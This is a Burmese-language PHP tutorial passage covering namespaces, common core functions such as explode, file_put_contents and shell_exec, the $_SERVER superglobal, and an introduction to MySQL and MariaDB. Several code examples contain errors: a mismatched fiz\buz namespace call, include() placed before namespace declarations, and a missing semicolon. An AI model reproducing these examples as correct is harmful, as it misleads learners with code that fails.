PHP ရေးထုံးတွေထဲမှာ Namespace ဟာလည်း ထည့်သွင်း မှတ်သားသင့်တဲ့ လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။ Namespace ကို Code တွေ အုပ်စုဖွဲ့ဖို့ သုံးတယ်လို့ မှတ်နိုင်ပါတယ်။ ပုံမှန်အားဖြင့် PHP မှာ အမည်တူ Function တွေ Class တွေ ကြေငြာအသုံးပြုလို့ မရပါဘူး။ ကိုယ်ပေးတဲ့ Function အမည်၊ Class အမည်က PHP Core Function တွေ၊ Core Class တွေနဲ့ တူလို့မရပါဘူး။ ကိုယ်ပေးတဲ့ Function အမည် လိုအပ်လို့ ထည့်သွင်းအသုံးပြု ထားတဲ့ Third-party Library က အသုံးပြုထားတဲ့ Function တွေ၊ Class တွေနဲ့ အမည်တူလို့ မရပါဘူး။ Namespace က PHP မှာ ရှိနေတဲ့ Function တွေ အမည်တူလို့ မရဘူးဆိုတဲ့ပြဿနာကို ဖြေရှင်းပေးလိုက်ခြင်းပဲ ဖြစ်ပါတယ်။ ဥပမာ -

```
# file1.php
namespace foo {
  function add() {
     echo "add in foo namespace";
  }
}

namespace bar {
  function add() {
    echo "add in bar namespace";
  }
}

# file2.php
include("file1.php");

foo\add();  # => add in foo namespace
bar\add();  # => add in bar namespace
```

နမူနာမှာ လေ့လာကြည့်ရင်တော့ `add()` Function နှစ်ကြိမ် ကြေငြာထားတာကို တွေ့ရပါလိမ့်မယ်။ Namespace မတူတဲ့အတွက် အခုလို ကြေငြာအသုံးပြုနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ ကိုယ်ပိုင် Namespace အောက်မှာဆိုရင် Core Function တွေ Third-party Library Function တွေနဲ့ အမည်တူရင်လည်း ပြဿနာ မရှိတော့ပါဘူး။

Namespace မပါတဲ့ ပြင်ပက Code တွေကို Global Space လို့ခေါ်ပါတယ်။ Global Space ကနေ သက်ဆိုင်ရာ Namespace အတွင်းက Code တွေကို ခေါ်ယူအသုံးပြုလိုတဲ့အခါ သက်ဆိုင်ရာ Namespace အမည်ကနေတစ်ဆင့် ခေါ်ယူရပါတယ်။ ဒါကြောင့် အထက်က နမူနာမှာ `foo\add()` နဲ့ `bar\add()` ဆိုပြီး ခေါ်ယူအသုံးပြု ထားရတာပဲ ဖြစ်ပါတယ်။ Namespace တူရင် တော့ တိုက်ရိုက်ခေါ်လို့ ရပါတယ်။ ဥပမာ -

```
# file1.php
namespace foo {
  function add() {
    echo "add in foo namespace";
  }
}
```

```
# file2.php
include("file1.php");

namespace foo {
  add();           # => add in foo namespace
}
```

`file2.php` အတွင်းမှာ `add()` Function ကို တိုက်ရိုက်ခေါ်ယူအသုံးပြုထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ တူညီတဲ့ Namespace အတွင်းမှာ ရှိလို့ပဲ ဖြစ်ပါတယ်။ Namespace တွေ ကြေငြာ သတ်မှတ်တဲ့အခါ တွန့်ကွင်းတွေ မထည့်ပဲလည်း ရေးလို့ရပါတယ်။ ဥပမာ -

```
namespace foo;
function add() {
  echo "add in foo namespace";
}

function sub() {
  echo "sub in foo namespace";
}

namespace bar;
function add() {
  echo "add in bar namespace";
}
```

ပြီးတော့ Namespace ကို အဆင့်ဆင့်လည်း ပေးလို့ ရပါသေးတယ်။ ဥပမာ -

```
# file1.php
namespace foo\bar {
  function add() {
    echo "add in foo\bar namespace";
  }
}

namespace foo\buz {
  function add() {
    echo "add in foo\buz namespace";
  }
}

namespace foo {
  bar\add();              # => add in foo\bar namespace
  buz\add();              # => add in foo\buz namespace
}

# file2.php
include("file1.php");
```

```
fiz\buz\add();            # => add in foo\buz namespace
```

နမူနာကို လေ့လာကြည့်ရင် foo Namespace ထဲမှာ သူရဲ့ Sub-Namespace ဖြစ်တဲ့ bar နဲ့ buz တို့ရဲ့ add() Function ကို သက်ဆိုင်ရာ Sub-Namespace ကနေတစ်ဆင့် ခေါ်ယူအသုံးပြုနိုင်တာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ Global Space မှာတော့ ပင်မ Namespace ရော Sub-Namespace တို့ပါ အပြည့်အစုံပါဝင်အောင် ခေါ်ယူပြီး အသုံးပြုရတာကို သတိပြုရမှာ ဖြစ်ပါတယ်။ Namespace တွေကို အတိုကောက်အမည်ပေးပြီးတော့လည်း အသုံးပြုလို့ ရပါသေးတယ်။ ဥပမာ -

```
# file1.php
namespace foo\bar;
function add() {
  echo "add in foo\bar namespace";
}

# file2.php
include("file1.php");

use foo\bar as fb;

fb\add();          # => add in foo\bar namespace
```

နမူနာမှာ foo\bar Namespace ကို use Keyword အကူအညီနဲ့ fb လို့ အတိုကောက် နာမည်ပေးလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် fb\add() လို့ ခေါ်ယူခြင်းဟာ foo\bar\add() လို့ ခေါ်ယူခြင်းနဲ့ အတူတူပဲ ဖြစ်ပါတယ်။ Namespace နဲ့ ပတ်သက်ရင် နောက်ဆုံးအနေနဲ့ မှတ်သားသင့်တဲ့ အချက်တွေကတော့ -

1. namespace Keyword ကြေငြာချက်ဟာ တစ်ခြား Code တွေမလာခင် အပေါ်ဆုံးမှာ ရှိရပါတယ်။
2. namespace ကြေငြာထားရင် namespace ပြင်ပမှာ တစ်ခြား Code တွေ ရေးလို့မရပါဘူး။ ဒါကြောင့် အထက်က Code နမူနာတွေမှာ namespace ပြင်ပ Global Space မှာ ရေးချင်တဲ့ Code တွေကို namespace ကြေငြာထားတဲ့ ဖိုင်ထဲမှာမရေးပဲ၊ နောက်ဖိုင်တစ်ခုနဲ့ ခွဲရေးတဲ့ပုံစံ နမူနာတွေ ပေးခဲ့တာပါ။

6.22 - Frequently Used Functions

လိုအပ်တဲ့အခြေခံတွေတော့ရရှိပါပြီ။ နောက်တစ်ခန်းကိုကူးပြီး MySQL Database အကြောင်းမလေ့လာခင် သိရှိထားသင့်တဲ့ PHP Core Function များကို ရွေးချယ်ဖော်ပြပေးချင်ပါသေးတယ်။ အလွတ်မှတ်မိစေဖို့ မဟုတ်ပါဘူး၊ ဘယ်လို Function တွေ ရှိတက်တယ်ဆိုတဲ့ သဘောကို သိထားဖို့အတွက်ပဲ ဖြစ်ပါတယ်။ လုပ်ငန်းခွင်မှာ လက်တွေ့ အသုံးချဖို့လိုတဲ့အခါ php.net မှာ အသုံးပြုပုံ အသေးစိတ်ကို အချိန်မရွေး ပြန်လည့်ကြည့်ရှု အသုံးပြုနိုင်ပါတယ်။

explode() - စာတစ်ကြောင်းကို Array ပြောင်းဖို့အသုံးပြုနိုင်ပါတယ်။

```
$date = "2013-05-10";
$arr = explode("-", $date);     # => array("2013", "05", "10");
```

`$date` Variable ထဲကစာကို Dash (-) နဲ့ပိုင်းဖြတ်ပြီး Array အဖြစ်ပြောင်းလိုက်ခြင်းဖြစ်ပါတယ်။
`implode()` - Array ကို စာအဖြစ်ပြောင်းလိုတဲ့အခါ အသုံးပြုနိုင်ပါတယ်။

```
$months = array("Sep", "Apr", "Jun", "Nov");
$str = implode(", ", $months)          # => "Sep, Apr, Jun, Nov"
```

`$months` မှာပါဝင်တဲ့ Index တွေကို Comma+Space (,) ခံပြီး စာတစ်ကြောင်းအဖြစ် တွဲဆက်စေလိုက်ခြင်း ဖြစ်ပါတယ်။

`exit()` - အကြောင်းအမျိုးမျိုးကြောင့် ကျန်အလုပ်တွေဆက်မလုပ်စေတောပဲ Script ကို ရပ်လိုက်စေလိုရင် အသုံးပြု နိုင်ပါတယ်။ `exit()` **အစား** `die()` ကိုလည်းသုံးနိုင်ပါတယ်။ ရလဒ်အတူတူပါပဲ။ အဲ့ဒီလို ရပ်လိုက်ချိန်မှာ ရိုက်ထုတ်ဖော်ပြစေလိုတာ ရှိရင်လည်း ထည့်သွင်းပေးနိုင်ပါတယ်။

```
exit("Something wrong here");
```

`file_exists()` - ပေးလိုက်တဲ့ Path မှာ File အမှန်တစ်ကယ်ရှိမရှိ စစ်ပေးပါတယ်။

```
echo file_exists("C:\xampp\htdocs\auth\index.php");        # => true
```

`file_get_contents()` - File တစ်ခုအတွင်းမှာပါဝင်တဲ့ Content တွေကိုဖတ်ယူပေးပါတယ်။

```
$str = file_get_contents("name.txt");
```

`name.txt` File ထဲက အချက်အလက်တွေ `$str` Variable ထဲကို String အနေနဲ့ ရောက်ရှိနေစေမှာပါ။

`file()` - `file_get_contents()` လို့ပဲ File တစ်ခုအတွင်းပါဝင်တဲ့ Content တွေကိုဖတ်ယူပေးပါတယ်။ ဒါပေမယ့် သူကရလဒ်ကို String အနေနဲ့မဟုတ်ပဲ လိုင်းအလိုက်ပိုင်းထားတဲ့ Array အနေနဲ့ ပြန်ပေးမှာဖြစ်ပါတယ်။

```
$arr = file("name.txt");
```

file_put_contents() - File တစ်ခုတည်ဆောက်ပြီး အချက်အလက်တွေထည့်သွင်းပေးပါတယ်။

```
file_put_contents("welcome.txt", "Hello, World!");
```

`welcome.txt` အမည်နဲ့ File တစ်ခုတည်ဆောက်ပြီး အထဲကို Hello, World! ဆိုတဲ့စာ ထည့်သွင်းပေးလိုက်မှာ ဖြစ်ပါ တယ်။ `welcome.txt` File မူလကရှိနေခဲ့ရင် Overwrite လုပ်သွားမှာပါ။

---

in_array() - ပေးလိုက်တဲ့တန်ဖိုး Array ထဲမှာ ပါဝင်သလားစစ်ဆေးပေးပါတယ်။

```
$arr = array("foo", "bar", "fiz");
$check = in_array("foo", $arr);              # => true
```

---

is_array() - Variable တစ်ခုဟာ Array ဟုတ်မဟုတ်စစ်ဆေးပေးပါတယ်။

```
$arr = array("foo", "bar", "fiz");
$check = is_array($arr);                     # => true
```

---

is_dir() - ပေးလိုက်တဲ့ Path ဟာ Folder တစ်ခုဟုတ်မဟုတ် စစ်ဆေးပေးပါတယ်။

```
echo is_dir("C:\xampp\htdocs\auth\index.php");      # => false
```

---

list() - Array တစ်ခုမှာပါဝင်တဲ့ တန်ဖိုးတွေကို Variable အတွဲလိုက်နဲ့လက်ခံပေးနိုင်ပါတယ်။

```
$date = date("d-m-Y");              # => "12-05-2013"
$arr = explode("-", $date);         # => array("12", "05", "2013");
list($day, $month, $year) = $arr;    # => $day = 12, $month = 05, $year = 2013
```

---

max() - ပေးလာတဲ့တန်ဖိုးတွေထဲက အကြီးဆုံးကိုရွေးပေးပါတယ်။ တန်ဖိုးတွေကို ဒီအတိုင်းတန်းစီ ပေးနိုင်သလို Array တစ်ခု အနေနဲ့လည်း ပေးနိုင်ပါတယ်။

```
echo max(2, 5, 8, 1);           # => 8
$arr = array(21, 32, 43, 12);
echo max($arr);                 # => 43
```

---

min() - `max()` နဲ့သဘောတရားအတူတူပါပဲ။ သူကတော့ အသေးဆုံးတန်ဖိုးကို ရွေးပေးပါတယ်။

---

pathinfo() - ပေးလိုက်တဲ့ Path နဲ့ပတ်သက်တဲ့ အချက်အလက်တွေကို Array အနေနဲ့ပြန်ပေးပါတယ်။

```
$path = pathinfo('C:\xampp\htdocs\gallery\upload.php');
echo $path['dirname'];          # => C:\xampp\htdocs\gallery
echo $path['basename'];         # => upload.php
echo $path['extension'];        # => php
echo $path['filename'];         # => upload
```

---

phpinfo() - PHP Setting တွေ၊ ထည့်သွင်းထားတဲ့ Extension တွေနဲ့ပတ်သက်တဲ့အချက်အလက်တွေနဲ့ အခြား Configuration တွေကို အသေးစိတ်ဖော်ပြပေးပါတယ်။ App တည်ဆောက်ရာမှာ အသုံးမဝင်ပါဘူး။ PHP Setting ကို သိရှိလိုတဲ့အခါမှာအသုံးဝင်ပါတယ်။

---

print_r() - Array တစ်ခုမှာပါဝင်တဲ့ တန်ဖိုးတွေကို ရိုက်ထုတ်ပေးနိုင်ပါတယ်။

```
$arr = array("foo", "bar", "fiz");
echo $arr;                  # => Array
print_r($arr);              # => Array ( [0] => foo [1] => bar [2] => fiz )
```

---

rand() - Random တန်ဖိုးတစ်ခုကိုထုတ်ပေးပါတယ်။ အနိမ့်ဆုံးတန်ဖိုးနဲ့ အမြင့်ဆုံးတန်ဖိုး သတ်မှတ်ပေးနိုင်ပါတယ်။ ဥပမာ `rand(5, 15)` ဆိုရင် 5 နဲ့ 15 ကြားထဲက Random တန်ဖိုးတစ်ခုကိုထုတ်ပေးသွားမှာပါ။

shell_exec() - Command တစ်ခုကို Run စေလိုတဲ့အခါ အသုံးပြုနိုင် ပါတယ်။ `shell_exec()` အစား `exec()` ကိုလဲ အသုံးပြုနိုင်ပါတယ်။ `shell_exec()` က Command ကပြန်ပေးလာတဲ့တန်ဖိုးကို လက်ခံရယူပေးပါတယ်။ `exec()` ကတော့ Command ကို Run ယုံ Run ပေးခြင်းဖြစ်ပါတယ်။

```
$str = shell_exec("dir");
```

`$str` Variable ထဲမှာ `dir` Command က ပြန်ပေးလာတဲ့ Directory List ရှိနေမှာဖြစ်ပါတယ်။

---

sleep() - Script ကို အချိန်ကာလတစ်ခု ရပ်နေစေလိုရင် အသုံးပြုနိုင်ပါတယ်။ ရပ်နေစေလိုတဲ့ အချိန်ကာလကို စက္ကန့်နဲ့ သတ်မှတ်ပေးရပါတယ်။ ဥပမာ -

```
echo date("h:i:s");                    # => 12:34:20
sleep(10);
echo date("h:i:s:");                   # => 12:34:30
```

---

sort() - Array တစ်ခုကို ပါဝင်တဲ့တန်ဖိုးအလိုက် ငယ်စဉ်ကြီးလိုက်စီစေချင်ရင်အသုံးပြုနိုင်ပါတယ်။

```
$arr = array("foo", "bar", "fiz", "baz");
sort($arr);
print_r($arr);     # => Array([0] => bar, [1] => baz, [2] => fiz, [3] => foo)
```

---

rsort() - Array တစ်ခုကို ပါဝင်တဲ့တန်ဖိုးအလိုက် ကြီးစဉ်ငယ်လိုက် စီစေချင်ရင်အသုံးပြုနိုင်ပါတယ်။

---

array_values() - Array တစ်ခုရဲ့ Value တွေကိုချည်း Array အနေနဲ့ ပြန်ပေးပါတယ်။

---

array_keys() - Array တစ်ခုကို Keys တွေကိုချည်း Array အနေနဲ့ ပြန်ပေးပါတယ်။

---

str_replace() - စာကြောင်းတစ်ကြောင်းအတွင်းမှာပါဝင်တဲ့ စာလုံးတစ်ချို့ကို အစားထိုးစေလိုတဲ့အခါအသုံးပြုပါ တယ်။

```
$str = "Hello Yangon, beautiful Yangon!";
echo str_replace("Yangon", "Bagan", $str);

# => Hello Bagan, beautiful Bagan!
```

`str_replace()` Function ရဲ့ ပထမ Parameter က ရှာဖွေရမယ့်စာဖြစ်ပြီး၊ ဒုတိယ Parameter ကတော့ အစားထိုး ရမယ့်စာဖြစ်ပါတယ်။ တတိယ Parameter ကတော့ ရှာဖွေအစားထိုးခြင်း ပြုလုပ်ရမယ့်မူရင်းစာ ဖြစ်ပါ တယ်။ ဒါကြောင့် နမူနာအရ `$str` ထဲက `Yangon` ကို ရှာပြီး `Bagan` နဲ့အစားထိုးသွားမှာပါ။

---

strlen() - စာကြောင်းတစ်ကြောင်းမှာပါဝင်တဲ့ စာလုံးတွေကိုရေတွက်ပေးပါတယ်။

```
echo strlen("Hello, World!");          # => 13
```

---

substr() - စာကြောင်းတစ်ကြောင်းရဲ့ အစိတ်အပိုင်းတစ်ခုကို ဖြတ်ယူလိုတဲ့အခါ အသုံးပြုနိုင်ပါတယ်။

```
echo substr('abcdef', 2, 3);    # => cde
```

စာလုံးနေရာ 2 ကနေစပြီး 3 လုံးဖြတ်ယူပါဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ ဒါကြောင် `cde` သုံးလုံးကိုပြန်ရခြင်း ဖြစ်ပါ တယ်။ စာလုံးနေရာကို 0 ကနေ စတင်ရေတွက်ခြင်းဖြစ်ပါတယ်။

---

trim() - စာကြောင်းတစ်ကြောင်းရဲ့ ရှေ့နဲ့နောက်မှာ ရှိနေတဲ့ Space တွေကိုဖယ်ထုတ်ပေးပါတယ်။

```
echo trim("  Hello      ");           # => Hello
```

---

ucwords() - စာကြောင်းတစ်ကြောင်းမှာ ပါဝင်တဲ့ Word တစ်ခုချင်းစီရဲ့အစစာလုံးတွေကို စာလုံးကြီးပြောင်းပေး ပါတယ်။

```
echo ucwords("hello world");          # => Hello World
```

Database နဲ့ပတ်သက်တဲ့ Function တွေ၊ JSON နဲ့ပတ်သက်တဲ့ Function တွေ၊ လုံခြုံရေးနဲ့ ပတ်သက်တဲ့ Function တွေကိုတော့ သက်ဆိုင်ရာအခန်းအလိုက် ဆက်လက်ဖော်ပြပေးသွားပါမယ်။

6.23 - $_SERVER Superglobal

ကျွန်တော်တို့ ဒီအခန်းမှာ `$_GET`, `$_POST`, `$_REQUEST`, `$_COOKIE`, `$_SESSION` နဲ့ `$_FILES` Superglobal တို့အကြောင်း ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ နောက်ထပ်ဖြည့်စွက်လေ့လာသင့်တဲ့ Superglobal တစ်ခုကျန်နေပါသေးတယ်။ အဲ့ဒါကတော့ `$_SERVER` Superglobal ဖြစ်ပါတယ်။ `$_SERVER` Superglobal မှာ လက်ရှိအလုပ်လုပ်နေတဲ့ PHP Script နဲ့ပတ်သက်တဲ့ အချက်အလက်တွေ၊ Web Server နဲ့ပတ်သက်တဲ့ အချက်အလက်တွေ၊ Request / Response နဲ့ ပတ်သက်တဲ့အချက်အလက်တွေ၊ စုစည်းပါဝင်ပါတယ်။ `$_SERVER` Superglobal ဟာလည်း အခြား Superglobal တွေလို Array တစ်ခုပဲဖြစ်တဲ့အတွက် သူထဲမှာပါဝင်တဲ့ တန်ဖိုးအားလုံးကို အခုလိုရိုက်ထုတ်ကြည့်နိုင်ပါတယ်။

```
print_r($_SERVER);

Array(
    [HTTP_HOST] => localhost
    [HTTP_USER_AGENT] => Mozilla/5.0
    [HTTP_ACCEPT_ENCODING] => gzip, deflate
    [HTTP_CONNECTION] => keep-alive
    [HTTP_CACHE_CONTROL] => max-age=0
    [PATH] => /sbin:/usr/sbin:/bin:/usr/bin
    [SERVER_SOFTWARE] => Apache/2.2.14 (Unix)
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => 127.0.0.1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => 127.0.0.1
    [DOCUMENT_ROOT] => /opt/lampp/htdocs
    [SCRIPT_FILENAME] => /opt/lampp/htdocs/server/index.php
    [REMOTE_PORT] => 32769
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /server/
    [SCRIPT_NAME] => /server/index.php
    [PHP_SELF] => /server/index.php
    [REQUEST_TIME] => 1365787419
);
```

Request ပြုလုပ်သူ Client ရဲ့ User Agent, IP Address, Request Method, Request URI, Query String စတဲ့အချက်အလက်တွေ၊ လက်ခံ အလုပ်လုပ်နေတဲ့ Server ရဲ့ IP Address, Port, Domain Name, လက်ရှိ အလုပ်လုပ်နေတဲ့ Script ဖိုင်တည်နေရာ စသဖြင့် အသုံးဝင်တဲ့ အချက်လက်တွေ စုစည်းပါဝင်နေတဲ့ Variable တစ်ခုဖြစ်ပါတယ်။ ဆက်လက်ပြီး PHP နဲ့ MySQL တွဲဖက်အလုပ်လုပ်ပုံကို နောက်တစ်ခန်းမှာ လေ့လာသွားကြပါမယ်။

Fairway Tech School

နည်းပညာသင်တန်းကျောင်းတွင် Web, Mobile နှင့် Design ဆိုင်ရာ

ဘာသာရပ်များအား အခြေခံမှအဆင့်မြင့်ထိ သင်ကြားပေးလျက်ရှိသည်

ဆက်သွယ်ရန် - (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

www.fairway.com.mm

အခန်း (၇) PHP and MySQL

Database အခြေပြု Project တစ်ခု လက်တွေ့တည်ဆောက်ခြင်း

MySQL ဟာ လက်ရှိလူသုံးအများဆုံး Relational Database Management System (RDBMS) တစ်ခု ဖြစ်ပါတယ်။ Open Source နည်းပညာတစ်ခုဖြစ်ပြီး MySQL-AB လို့ခေါ်တဲ့ ဆွီဒင်နိုင်ငံမှာတည်ရှိတဲ့အဖွဲ့အစည်းတစ်ခုက စတင်တီထွင်ခဲ့တာပါ။ ဒါပေမယ့် ၂၀၀၈ ခုနှစ်မှာ Sun Microsystem က MySQL ကို အမေရိကန်ဒေါ်လာ တစ်ဘီလီယံနဲ့ဝယ်ယူလိုက်လို့ Sun Microsystem ကပိုင်ဆိုင်တဲ့နည်းပညာတစ်ခု ဖြစ်သွားခဲ့ပါတယ်။ ၂၀၁၀ ခုနှစ်မှာ Sun Microsystem ကို Oracle က ထပ်ဆင့် ဝယ်ယူခဲ့ပြန်လို့ အခုချိန်မှာတော့ MySQL ဟာ Oracle ပိုင် နည်းပညာတစ်ခု ဖြစ်နေပါပြီ။

MySQL ဟာ Duel License လို့ခေါ်တဲ့နည်းလမ်းနဲ့ရယူနိုင်တဲ့ Open Source နည်းပညာတစ်ခုပါ။ Duel License ဆိုတာ ဒီလိုပါ။ MySQL ကို Open Source သဘာဝအတိုင်း အခမဲ့ရယူ အသုံးပြုနိုင်ယုံသာမက ဆန္ဒရှိရင် Source Code ကိုပါ ရယူနိုင်ပါတယ်။ ဒါပေမယ့် Open Source ရဲ့ကန့်သတ်ချက်တစ်ခု ဖြစ်တဲ့၊ ရယူထားတဲ့ Source Code ကို တိုးချဲ့ ပြုပြင်မှုများ ပြုလုပ်ခဲ့ရင် အဲ့ဒီလိုပြုပြင်ထားတဲ့ Version ဟာလည်း Open Source ပဲ ဖြစ်ရမယ်ဆိုတဲ့ ကန့်သတ်ချက် ရှိပါတယ်။ တစ်ချို့က MySQL Source Code ကိုရယူပြီး လိုအပ်တဲ့ ပြင်ဆင်မှုတွေ ကိုလည်းပြုလုပ်လိုပါတယ်။ ဒါပေမယ့် အဲ့ဒီပြင်ဆင်မှုက သူတို့လုပ်ငန်းရဲ့ အသက်ဖြစ်နေလို့ ပြင်ဆင်ထားတဲ့ Improvement ကို Open Source မလုပ်လိုပါဘူး။ ဒီလိုအခါမျိုးမှာ MySQL ကို Commercial License အနေနဲ့ အခကြေးငွေတစ်ခုပေးပြီး ရယူနိုင်ပါသေးတယ်။ Commercial License နဲ့ရယူထားရင် ပြင်ဆင်မှုတွေကို Open Source မပေးလိုရင် မပေးပဲနေနိုင်ပါတယ်။ ဒီလို နည်းလမ်းနှစ်မျိုးနဲ့ရယူနိုင်တဲ့ Duel License Product တစ်ခုဖြစ်ပါတယ်။ အသုံးပြုယုံ သက်သက်ဆိုရင်တော့ သိပ်ပြီး စဉ်းစားနေစရာမလိုပါဘူး။ အခမဲ့ရယူ အသုံးပြုလိုက်ယုံပါပဲ။ မူရင်းစနစ်မှာ ပြင်ဆင်မှုတွေ ပြုလုပ်လိုတယ်ဆိုမှသာ Open Source အနေနဲ့ရယူသင့်သလား Commercial License နဲ့ ရယူသင့်သလား ဆုံးဖြတ်ရမှာပါ။ ဒီလိုမျိုးနှစ်သက်ရာ နည်းလမ်းနဲ့ရယူနိုင်တဲ့အတွက် MySQL ကို WordPress, Wikipedia စတဲ့ Open Source Software အများစုက တွဲဖက် Database အဖြစ် အသုံးပြုထားကြသလို Google, Facebook, Flickr, Twitter စတဲ့လုပ်ငန်းတွေကလည်း အသုံးပြုကြပါတယ်။

PHP နဲ့ ASP.NET, Java တို့ သူ့နေရာနဲ့သူ့အသုံးဝင်သလိုပဲ Oracle, Microsoft SQL Server စတဲ့ နည်းပညာတွေဟာလည်း ထူးခြားချက်ကိုယ်စီရှိပြီး သူ့နေရာနဲ့သူ့အသုံးဝင်တဲ့ RDMS တွေဖြစ်ကြပါတယ်။ ဒါပေမယ့် Oracle က Sun ကို ဝယ်ယူလိုက်ချိန်မှာ၊ နည်းပညာသဘာဝတူပြီး ပြိုင်ဘက်ဖွယ်ဖြစ်ခဲ့တဲ့ Oracle က MySQL ကို ပိုင်ဆိုင်

သွားတဲ့အတွက် အသုံးပြုသူတွေနဲ့ Developer တွေအကြား MySQL ရဲ့မူလ သဘာဝအနှစ်သာရကို ထိခိုက်သွားမလား၊ Oracle က ရည်ရွယ်ချက်ရှိရှိနဲ့ရပ်တန့်လိုက်လို့ MySQL ဆိုတဲ့နည်းပညာ ဆက်လက်ဖွံ့ဖြိုးမလာပဲ ဖြစ်သွားမလား စိုးရိမ်စိတ်တွေ ဖြစ်ခဲ့ကြပါတယ်။

MySQL ရဲ့ ဖွံ့ဖြိုးမှု ရပ်တန့်သွားမှာကို စိုးရိမ်သူ Developer ပေါင်းငါးသောင်းကျော်က လက်မှတ်ရေးထိုးပြီး Oracle က Sun ကိုဝယ်ယူခြင်းကို တားဆီးပေးဖို့ ဥရောပသမဂ္ဂထံ တောင်းဆိုခဲ့ကြပါသေးတယ်။ ဥရောပသမဂ္ဂက ဝယ်ယူခြင်းကို မတားဆီးခဲ့ပေမယ့် MySQL ကို မူလ MySQL-AB ကသွားခဲ့တဲ့ လမ်းစဉ်အတိုင်း အနည်းဆုံး ၂၀၁၅ ခုနှစ်ထိ ဆက်သွားပေးရမယ်လို့ သတ်မှတ်ခဲ့ပါတယ်။ တစ်ချိန်တည်းမှာပဲ၊ MySQL ရဲ့ မူလဖန်တီးရှင်တစ်ဦးဖြစ်တဲ့ Monty Widenius က MySQL 5.1 Source Code ကိုရယူပြီး MariaDB ဆိုတဲ့အမည်နဲ့ MySQL မူကွဲတစ်ခုကို ဖန်တီးခဲ့ပါတယ်။ အဲ့ဒီအချိန်ကစပြီး လက်ရှိ MySQL အသုံးပြုနေသူတွေ၊ MariaDB ကို တစ်ဖြည်းဖြည်းပြောင်းသုံးလာခဲ့ကြတာ အခုဆိုရင် Wikipedia တို့ Google တို့ Craiglist တို့လို လုပ်ငန်းကြီးတွေကအစ MariaDB ကို အသုံးပြုနေကြပြီဖြစ်ပါတယ်။ RedHat Linux, SuSE Linux စတဲ့ လုပ်ငန်းသုံး Linux တွေကလည်း MySQL အစား MariaDB ကို Default အနေနဲ့ ထည့်သွင်းပေးလာ ကြပါတယ်။ ပြီးတော့ XAMPP ကလည်း သူ့ရဲ့ နောက်ပိုင်း Package တွေမှာ MySQL ကို MariaDB နဲ့ အစားထိုးခဲ့ပါတယ်။ ပြီးခဲ့တဲ့အခန်းမှာ ကျွန်တော်တို့ ဖော်ပြခဲ့တဲ့ XAMPP 7.0.9 မှာ ပါဝင်လာတာကလည်း MySQL မဟုတ်တော့ပါဘူး။ MariaDB ဖြစ်သွားပါပြီ။ ဒါကြောင့် အခန်းခေါင်းစဉ်မှာ ပိုပြီးလူသိများတဲ့ MySQL လို့ တပ်ထားပေမယ့် ကျွန်တော်တို့ လက်တွေ့ အသုံးပြုသွားမှာက MariaDB ပဲဖြစ်ပါတယ်။

MariaDB ရဲ့ ထူးခြားချက်ကတော့ MySQL နဲ့ အပြန်အလှန် တိုက်ရိုက်အစားထိုးလိုက် နိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ အခြေခံ Source တစ်ခုတည်းက လာတဲ့အတွက်ကြောင့်ပါ။ ဒါကြောင့် မူလက MySQL အတွက် ရည်ရွယ်ရေးသားထားတဲ့ Code တွေ Project တွေကို MariaDB ပြောင်းသုံးနိုင်ဖို့အတွက် ဘာမှ ပြောင်းဖို့ ပြင်ဖို့မလိုပါဘူး။ ဒီအတိုင်းဆက်သုံးနိုင်ပါတယ်။ ကျွန်တော်တို့ ဆက်လက်ဖော်ပြမယ့် Code နမူနာတွေဟာလည်း လက်တွေ့မှာ MySQL နဲ့ရော MariaDB နဲ့ပါ အသုံးပြုလို့ရတဲ့ Code တွေဖြစ်ပါတယ်။ ဒါကြောင့် ဆက်လက်ဖော်ပြတဲ့အခါ အသိများတဲ့ MySQL ဆိုတဲ့ အသုံးအနှုန်းကို ဆက်သုံးပြီးတော့ ဖော်ပြသွားပါမယ်။

7.1 - MySQL Database Administration Tools

MySQL ဟာ Client-Server ပုံစံအလုပ်လုပ်တဲ့ စနစ်တစ်ခုဖြစ်ပါတယ်။ MySQL Database Server တစ်ခုမှာ အချက်အလက်တွေ စုစည်းသိမ်းဆည်းထားတဲ့ Database တွေအများကြီးပါဝင်နိုင်သလို၊ အသုံးပြုတဲ့ User တွေလည်းအများကြီး ရှိနိုင်ပါတယ်။ User တစ်ဦးချင်းစီအတွက် Access Right တွေလည်း အမျိုးမျိုးဖြစ်နိုင်ပါတယ်။ ပြီးတော့ အချက်အလက် တွေကို Database ထဲမှာ ကဏ္ဍ လိုက်စုစည်းသိမ်းဆည်းနိုင်ဖို့ Data Model နဲ့ Table Structure တွေ သတ်မှတ်တည် ဆောက်ပေးနိုင်ပါတယ်။ ဒီလုပ်ငန်းအားလုံး ကို MySQL Server နဲ့တွဲဖက်ပါဝင်လာတဲ့ Command Line Tool ကိုအသုံးပြုပြီး ဆောင်ရွက်နိုင်ပါတယ်။ XAMPP ကို Install လုပ်လိုက်စဉ်က MySQL တွဲဖက်ပါဝင်သွားပြီးဖြစ်သလို MySQL CLI Tool တွေလည်း ပါဝင်ပြီးဖြစ်ပါတယ်။

ပထမဦးဆုံး XAMPP Control Panel မှာ MySQL ကို Start လုပ်ပြီးဖြစ်နေကြောင်းသေချာအောင်စစ်ဆေးပေးပါ။ Server ကို စထားပြီးမှသာ ကျန်လုပ်ငန်းများကိုဆက်လက်ဆောင်ရွက်နိုင်မှာပါ။ XAMPP ကို Windows မှာ Install လုပ်ထားသူတွေအတွက် MySQL CLI Tool တွေက `C:\xampp\mysql\bin` Folder ထဲမှာ

တည်ရှိနေမှာပါ။ Command Prompt ကိုဖွင့်ပြီး MySQL Server ကို အခုလို ချိတ်ဆက်ဝင်ရောက်နိုင်ပါတယ်။

```
C:\xampp\mysql\bin\mysql -u root
```

